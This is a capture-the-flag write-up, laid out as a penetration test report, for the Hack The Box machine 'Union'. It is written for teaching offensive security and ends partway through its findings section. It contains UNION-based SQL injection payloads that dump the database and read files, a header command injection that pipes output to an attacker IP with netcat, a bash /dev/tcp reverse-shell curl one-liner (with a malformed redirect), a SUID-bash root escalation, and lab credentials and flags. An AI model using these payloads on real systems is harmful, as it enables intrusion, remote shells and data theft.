

PENETRATION TEST REPORT

HTB: Union

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-09-14
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	
6. Post Exploitation & Loot.....	
7. Remediation Summaries.....	
8. Appendices.....	

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	1
High Vulnerabilities	4

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.96.75	union	Linux, Ubuntu 20.04.1	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-13 20:10 UTC
End Date/Time	2026-09-13 23:45 UTC
Total Time	2h 40min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
FFUF	Web fuzzer
Curl	Command line HTTP requests
NetCat	Networking utility which reads and writes data across networks

4. Attack Narrative

4.1 Host: union — 10.129.96.75

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.96.75 -oG network/nmap_ports.txt
```

```
PORT      STATE SERVICE
80/tcp    open  http
```

Port 80 HTTP

Targeted service/version scan on discovered ports:


```
sudo nmap -p80 -sCV --min-rate=5000 10.129.96.75 -oN network/nmap_service.txt
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


nginx 1.18.0 web server
Cookie PHPSESSID - PHP backend

Phase 2: (Web) Enumeration


Browsing: <http://10.129.96.75/>



Player check functionality in index.php




Have a response: "Congratulations player1 you may compete in this tournament!" and a link to complete the challenge in challenge.php



challenge.php is a check for flags. No visible response

Intercepting and sending request to BurpSuite Repeater:




index.php. "player" parameter, and message in response.

After trying different amounts of null count for columns called in the original query, discover one column UNION executes normally and reflects the query result as name in the response message.

Payload:

```
' union select null-- -
```



The null is reflected by an empty value in the response.


Phase 3: Initial Access — SQLi reflecting query results in response message

Enumerating using specific database type syntax conclude the database type is MySQL. Using version and concatenation commands.

Payloads:

Version:


```
' union select @@version-- -
```



Concatenation:

False condition:


```
' union select 'a'=CONCAT('a','c')-- -
```



"a" is not equal to "ac", returns 0

True:

```
' union select 'ac'=CONCAT('a','c')-- -
```




"ac" is equal to "ac", returns 1

Once MySQL confirmed continue with enumeration of the database.

Enumerating current database name:


```
' union select database()-- -
```



november

Enumerating tables inside db november :


```
' union select table_name from information_schema.tables where
table_schema='november'-- -
```



flag

Enumerating columns in table flag:


```
' union select column_name from information_schema.columns where
table_name='flag'-- -
```



one


Listing contents:

```
' union select * from flag-- -
```



Value: UHC{F1rst_5tep_2_Qualify}

Introducing the flag in challenge.php Redirected to firewall.php



“Your IP Address has now been granted SSH access”. But have no credential.

Fuzzing from web / to discover files in the application:


```
ffuf -u http://10.129.96.75/FUZZ.php -w /opt/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

```
config [Status: 200]
index [Status: 200]
challenge [Status: 200]
firewall [Status: 200]
```

config.php

Back to the SQLi point. Using load_file to load the contents of config.php file on the response. Default root for nginx server: /var/www/html/

```
' union select load_file("/var/www/html/config.php")-- -
```



The content is listed. Observe credential for a user to the november database.

Username

```
uhc
```

Password

```
uhc-11qual-global-pw
```

Flag — user.txt

Using this credentials via SSH returns to be reused as is for the system user account uhc.

```
ssh uhc@10.129.96.75
```

```
uhc@union:~$ whoami && ifconfig | grep inet
uhc
inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected as uhc to target system union with IP: 10.129.96.75

Reading user flag:

```
cat /home/uhc/user.txt
```

user.txt: 531777cc4de2f28d52159723afbfb019

Phase 4: Pivot to www-data

Analyzing the web server PHP files more carefully discover a code flaw in `firewall.php`.

Download the file via SSH as uhc:

```
scp uhc@10.129.96.75:/var/www/html/firewall.php /tmp
```

```

File: firewall.php
1 <?php
2 require('config.php');
3
4 if (!($_SESSION['Authenticated'])) {
5     echo "Access Denied";
6     exit;
7 }
8
9 ?>
10 <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
11 <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
12 <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
13 <!-- Include the above in your HEAD tag -->
14
15 <div class="container">
16     <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>
17
18 </div>
19 <section class="bg-dark text-center p-5 mt-4">
20     <div class="container p-5">
21
22 <?php
23 if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
24     $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
25 } else {
26     $ip = $_SERVER['REMOTE_ADDR'];
27 };
28 system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
29 ?>
30 <h1 class="text-white">Welcome Back!</h1>
31 <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
32
33 </div>
34 </section>
35 </div>

```

Requires a session (Cookie)

Gets the ip from a HTTP header X_FORWARDED_FOR -> X-FORWARDED-FOR

The ip is a variable included in a system command execution sink system().

System/OS command injection:

Intercepting the redirect to firewall.php after submitting the valid flag in challenge.php

Adding the header and a valid placeholder value to then append the injected command and comment the rest.

```
X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.14.204 9001;#
```

Request

Pretty Raw Hex

```

1 GET /firewall.php HTTP/1.1
2 Host: 10.129.96.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
  Gecko/20100101 Firefox/140.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
  .8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.129.96.75/challenge.php
8 Connection: keep-alive
9 Cookie: PHPSESSID=3aqk9lu0a9f7nosjolc9i73cnu
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.14.204 9001;#
13
14

```

Executing whoami and directing output to attacker IP with NetCat.

On attacker system. Listener:

```
nc -nlvp 9001
```

```
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.204] from (UNKNOWN) [10.129.96.75] 54462
www-data
```

RCE as www-data. Only the iptables command is running as root with sudo.

Executing a reverse shell

Start listener:

```
nc -nlvp 9001
```

Using curl:

(Replace <ATTACKER_IP> placeholder with your own system VPN IP and <VALID_COOKIE> with a fresh valid cookie copied from the browser DevTools [F12] or intercepting a new request with BurpSuite).

```
curl -s -X GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; bash -c 'bash -i && /dev/tcp/<ATTACKER_IP>/9001 0>&1';#" -H "Cookie: PHPSESSID=<VALID_COOKIE>"
```

Got the connection with listener on port 9001

```
whoami && ifconfig | grep inet
```

```
connect to [10.10.14.204] from (UNKNOWN) [10.129.96.75] 54498
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@union:~/html$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
www-data
    inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
www-data@union:~/html$
```

Connected as www-data to target system union with IP: 10.129.96.75

Phase 5: Privilege Escalation

This account commonly has low privileges but enumerating sudo privileges observe is really privileged in this system as it can execute all commands as any user without password.

Applying SUID to /bin/bash to execute it as its file owner (root)

```
sudo chmod u+s /bin/bash
```

```
www-data@union:~/html$ sudo chmod u+s /bin/bash
sudo chmod u+s /bin/bash
www-data@union:~/html$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
www-data@union:~/html$
```

Flag — root.txt

Spawning /bin/bash with privileges -p

```
bash -p
```

```
www-data@union:~/html$ bash -p
bash -p
whoami
root
ifconfig | grep inet
    inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
cat /root/root.txt
fc0580ac29d8371a5994066b3c85e4f3
```

Session as root in the target system union with IP: 10.129.96.75

root.txt: fc0580ac29d8371a5994066b3c85e4f3

5. Vulnerability Findings

5.1 [Critical] - SQLi in player parameter reflecting query results

Severity	Critical
Affected Host	10.129.96.75 (union)
Port / Service	port 80/tcp HTTP - index.php player check function

Description

The web application index.php function to check player names is injectable with SQL code using UNION. The response reflects the data resulting from query as player name in the response message.

In addition, the account running database queries has FILE permission set, enabling to read system files (see Finding 5.2)

Impact

A unauthenticated attacker can inject UNION queries to enumerate and dump the database, reading secrets like the flag string, enabling to access a gated page firewall.php, which opens SSH service access to the client (attacker) IP address. Furthermore, the FILE permission is used to read configuration files with LOAD_FILE (see Finding 5.2)

